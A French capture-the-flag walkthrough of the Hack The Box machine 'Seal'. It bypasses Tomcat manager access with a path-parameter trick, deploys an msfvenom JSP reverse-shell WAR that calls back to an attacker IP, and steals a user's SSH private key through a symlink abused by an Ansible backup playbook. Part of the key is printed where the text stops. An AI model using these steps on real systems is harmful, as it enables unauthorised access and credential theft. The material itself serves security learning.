


When reverse proxy meets...

http://example.com/foo;name=orange/bar/


	Behavior
Apache	/foo;name=orange/bar/
Nginx	/foo;name=orange/bar/
IIS	/foo;name=orange/bar/
Tomcat	/foo/bar/
Jetty	/foo/bar/
WildFly	/foo
WebLogic	/foo

Avec l'url https://seal.htb/admin;name=kamduras/dashboard/, nous avons accès au dashboard admin mais il n'ya rien de pertinent.



https://seal.htb/admin;name=kamduras/dashboard/

https://seal.htb/manager;name=kamduras/html



https://seal.htb/manager;name=kamduras/html

Tomcat Web Application Manager

ıssage:	OK

ınager

t Applications	HTML Manager Help	Manager Help	Server Statu

ıplications

th	Version	Display Name	Running	Sessions	Commands
	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
st-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
ıanager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

ıploy

ploy directory or WAR file located on server

Context Path:

Version (for parallel deployment):

XML Configuration file path:

WAR or Directory path:


Deploy

AR file to deploy

Select WAR file to upload Browse... No file selected.

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=4443 -f war >
backup.war
```


Et on le deploy



```
┌──(kamduras㉿kali)-[~/Desktop/HTB/machines/seal]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.30] from (UNKNOWN) [10.129.95.190] 39668
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```


Stabilisons le shell :

```
python3 -c 'import pty; pty.spawn("/bin/bash")'

Ctrl + z

stty raw -echo; fg
```




```
546149524756 `" && echo ansible-tmp-1693302455.176147-198546149524756="` echo /home/luis/.ansible/tmp/ansible-tmp-1693302455.176147-198546149524756 `" ) && sle
ep 0'
2023/08/29 09:47:35 CMD: UID=1000  PID=225029 | mkdir -p /home/luis/.ansible/tmp/ansible-tmp-1693302455.176147-198546149524756
2023/08/29 09:47:35 CMD: UID=1000  PID=225027 | /bin/sh -c ( umask 77 && mkdir -p "` echo /home/luis/.ansible/tmp/ansible-tmp-1693302455.176147-198546149524756
 `" && echo ansible-tmp-1693302455.176147-198546149524756="` echo /home/luis/.ansible/tmp/ansible-tmp-1693302455.176147-198546149524756 `" ) && sleep 0
2023/08/29 09:47:35 CMD: UID=1000  PID=225031 | sleep 0
2023/08/29 09:47:35 CMD: UID=1000  PID=225032 |
2023/08/29 09:47:35 CMD: UID=1000  PID=225033 | /bin/sh -c /bin/sh -c 'chmod u+x /home/luis/.ansible/tmp/ansible-tmp-1693302455.176147-198546149524756/ /home/l
uis/.ansible/tmp/ansible-tmp-1693302455.176147-198546149524756/AnsiballZ_file.py && sleep 0'
2023/08/29 09:47:35 CMD: UID=1000  PID=225034 | /bin/sh -c chmod u+x /home/luis/.ansible/tmp/ansible-tmp-1693302455.176147-198546149524756/ /home/luis/.ansible
/tmp/ansible-tmp-1693302455.176147-198546149524756/AnsiballZ_file.py && sleep 0
2023/08/29 09:47:35 CMD: UID=1000  PID=225035 | /bin/sh -c chmod u+x /home/luis/.ansible/tmp/ansible-tmp-1693302455.176147-198546149524756/ /home/luis/.ansible
/tmp/ansible-tmp-1693302455.176147-198546149524756/AnsiballZ_file.py && sleep 0
2023/08/29 09:47:35 CMD: UID=1000  PID=225036 | python3 /usr/bin/ansible-playbook /opt/backups/playbook/run.yml
2023/08/29 09:47:35 CMD: UID=1000  PID=225037 | /bin/sh -c /bin/sh -c '/usr/bin/python3 /home/luis/.ansible/tmp/ansible-tmp-1693302455.176147-198546149524756/A
nsiballZ_file.py && sleep 0'
2023/08/29 09:47:35 CMD: UID=1000  PID=225038 | /usr/bin/python3 /home/luis/.ansible/tmp/ansible-tmp-1693302455.176147-198546149524756/AnsiballZ_file.py
2023/08/29 09:47:35 CMD: UID=1000  PID=225039 |
2023/08/29 09:47:35 CMD: UID=1000  PID=225040 | /bin/sh -c /usr/bin/python3 /home/luis/.ansible/tmp/ansible-tmp-1693302455.176147-198546149524756/AnsiballZ_fil
e.py && sleep 0
2023/08/29 09:47:35 CMD: UID=1000  PID=225041 |
2023/08/29 09:47:35 CMD: UID=1000  PID=225042 | /bin/sh -c /bin/sh -c 'rm -f -r /home/luis/.ansible/tmp/ansible-tmp-1693302455.176147-198546149524756/ > /dev/n
ull 2>&1 && sleep 0'
2023/08/29 09:47:35 CMD: UID=1000  PID=225043 | /bin/sh -c rm -f -r /home/luis/.ansible/tmp/ansible-tmp-1693302455.176147-198546149524756/ > /dev/null 2>&1 &&
sleep 0
2023/08/29 09:47:35 CMD: UID=1000  PID=225044 | /bin/sh -c rm -f -r /home/luis/.ansible/tmp/ansible-tmp-1693302455.176147-198546149524756/ > /dev/null 2>&1 &&
sleep 0
^[[B^[[B^[[B^[[B^[[B^[[B^CExiting program... (interrupt)
```

Nous pouvons commencer à explorer le système de fichiers. Le dossier `/opt` contient le répertoire **backups**. Vérifions son contenu.



```
tomcat@seal:/opt/backups$ ls -la
total 16
drwxr-xr-x 4 luis luis 4096 Aug 29 13:29 .
drwxr-xr-x 3 root root 4096 May  7  2021 ..
drwxrwxr-x 2 luis luis 4096 Aug 29 13:30 archives
drwxrwxr-x 2 luis luis 4096 May  7  2021 playbook
tomcat@seal:/opt/backups$ 
```

Il y a un dossier playbook présent qui contient **run.yml.**



```
tomcat@seal:/opt/backups$ ls -la playbook/
total 12
drwxrwxr-x 2 luis luis 4096 May  7  2021 .
drwxr-xr-x 4 luis luis 4096 Aug 29 13:31 ..
-rw-rw-r-- 1 luis luis  403 May  7  2021 run.yml
tomcat@seal:/opt/backups$ 
[0] 0:sudo  1:zsh- 2:nc+
```

```
- hosts: localhost
  tasks:
  - name: Copy Files
    synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard
dest=/opt/backups/files copy_links=yes
  - name: Server Backups
    archive:
      path: /opt/backups/files/
      dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-
{{ansible_date_time.time}}.gz"
  - name: Clean
    file:
      state: absent
      path: /opt/backups/files/
```

Il possède le paramètre copy_links. Ansible [docs] (https://docs.ansible.com/ansible/2.5/modules/synchronize_module.html#synopsis) dit ce qui suit.


Copy symlinks as the item that they point to (the referent) is copied, rather than the symlink.

Nous pouvons abuser de cette fonctionnalité si nous avons des privilèges d'écriture dans le dossier **dashboard**. Vérifions les autorisations.


Le dossier **uploads** est accessible en écriture.

Plaçons un lien symbolique pour récupérer la clé privée SSH de **luis**.

```
cd /var/lib/tomcat9/webapps/ROOT/admin/dashboard
ln -s /home/luis/.ssh/id_rsa uploads/keys
```




```
tomcat@seal:/opt/backups/archives$ ls -la
total 2380
drwxrwxr-x 2 luis luis   4096 Aug 29 13:38 .
drwxr-xr-x 4 luis luis   4096 Aug 29 13:38 ..
-rw-rw-r-- 1 luis luis 606047 Aug 29 13:35 backup-2023-08-29-13:35:32.gz
-rw-rw-r-- 1 luis luis 606047 Aug 29 13:36 backup-2023-08-29-13:36:33.gz
-rw-rw-r-- 1 luis luis 606047 Aug 29 13:37 backup-2023-08-29-13:37:32.gz
-rw-rw-r-- 1 luis luis 608917 Aug 29 13:38 backup-2023-08-29-13:38:32.gz
tomcat@seal:/opt/backups/archives$ cp backup-2023-08-29-13\:38\:32.gz /tmp/
tomcat@seal:/opt/backups/archives$ cd /tmp/
tomcat@seal:/tmp$ ls -la
total 3644
drwxrwxrwt  4 root   root      4096 Aug 29 13:38 .
drwxr-xr-x 20 root   root      4096 Jul 26  2021 ..
-rw-r-----  1 tomcat tomcat  608917 Aug 29 13:38 backup-2023-08-29-13:38:32.gz
drwxr-x---  2 tomcat tomcat    4096 Aug 28 13:23 hsperfdata_tomcat
-rwxr-x---  1 tomcat tomcat 3104768 Jul 12 15:39 pspy64
drwx------  2 tomcat tomcat    4096 Aug 29 09:54 tmux-997
tomcat@seal:/tmp$ tar -xzf backup-2023-08-29-13\:38\:32.gz
tar (child): Cannot connect to backup-2023-08-29-13: resolve failed

gzip: stdin: unexpected end of file
tar: Child returned status 128
tar: Error is not recoverable: exiting now
tomcat@seal:/tmp$ ls -la
total 3644
drwxrwxrwt  4 root   root      4096 Aug 29 13:38 .
drwxr-xr-x 20 root   root      4096 Jul 26  2021 ..
-rw-r-----  1 tomcat tomcat  608917 Aug 29 13:38 backup-2023-08-29-13:38:32.gz
drwxr-x---  2 tomcat tomcat    4096 Aug 28 13:23 hsperfdata_tomcat
-rwxr-x---  1 tomcat tomcat 3104768 Jul 12 15:39 pspy64
drwx------  2 tomcat tomcat    4096 Aug 29 09:54 tmux-997
tomcat@seal:/tmp$ mv backup-2023-08-29-13\:38\:32.gz backup.gz
tomcat@seal:/tmp$ tar -xzf backup.gz
tomcat@seal:/tmp$ ls -la
total 3648
drwxrwxrwt  5 root   root      4096 Aug 29 13:40 .
drwxr-xr-x 20 root   root      4096 Jul 26  2021 ..
-rw-r-----  1 tomcat tomcat  608917 Aug 29 13:38 backup.gz
drwxr-x---  7 tomcat tomcat    4096 May  7  2021 dashboard
drwxr-x---  2 tomcat tomcat    4096 Aug 28 13:23 hsperfdata_tomcat
-rwxr-x---  1 tomcat tomcat 3104768 Jul 12 15:39 pspy64
drwx------  2 tomcat tomcat    4096 Aug 29 09:54 tmux-997
tomcat@seal:/tmp$
```



```
tomcat@seal:/tmp$ ls -la dashboard/uploads/
total 12
drwxr-x--- 2 tomcat tomcat 4096 Aug 29 13:40 .
drwxr-x--- 7 tomcat tomcat 4096 May  7  2021 ..
-rw------- 1 tomcat tomcat 2590 May  7  2021 keys
tomcat@seal:/tmp$ cat dashboard/uploads/keys
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs3kISCeddKacCQhVcpTTVcLxM9q2iQKzi9hsnlEt0Z7kchZrSZsG
DkID79g/4XrnoKXm2ud0gmZxdVJUAQ33Kg3Nk6czDI0wevr/YfBpCkXm5rsnfo5zjEuVGo
MTJhNZ8iOu7sCDZZA6sX48OFtuF6zuUgFqzHrdHrR4+YFawgP8OgJ9NWkapmmtkkxcEbF4
n1+v/l+74kEmti7jTiTSQgPr/ToTdvQtw12+YafVtEkB/8ipEnAIoD/B6JOOd4pPTNgX8R
MPWH93mStrqblnMOWJto9YpLxhM43v9I6EUje8gp/EcSrvHDBezEEMzZS+IbcP+hnw5ela
duLmtdTSMPTCWkpI9hXHNU9njcD+TRR/A90VHqdqLlaJkgC9zpRXB2096DVxFYdOLcjgeN
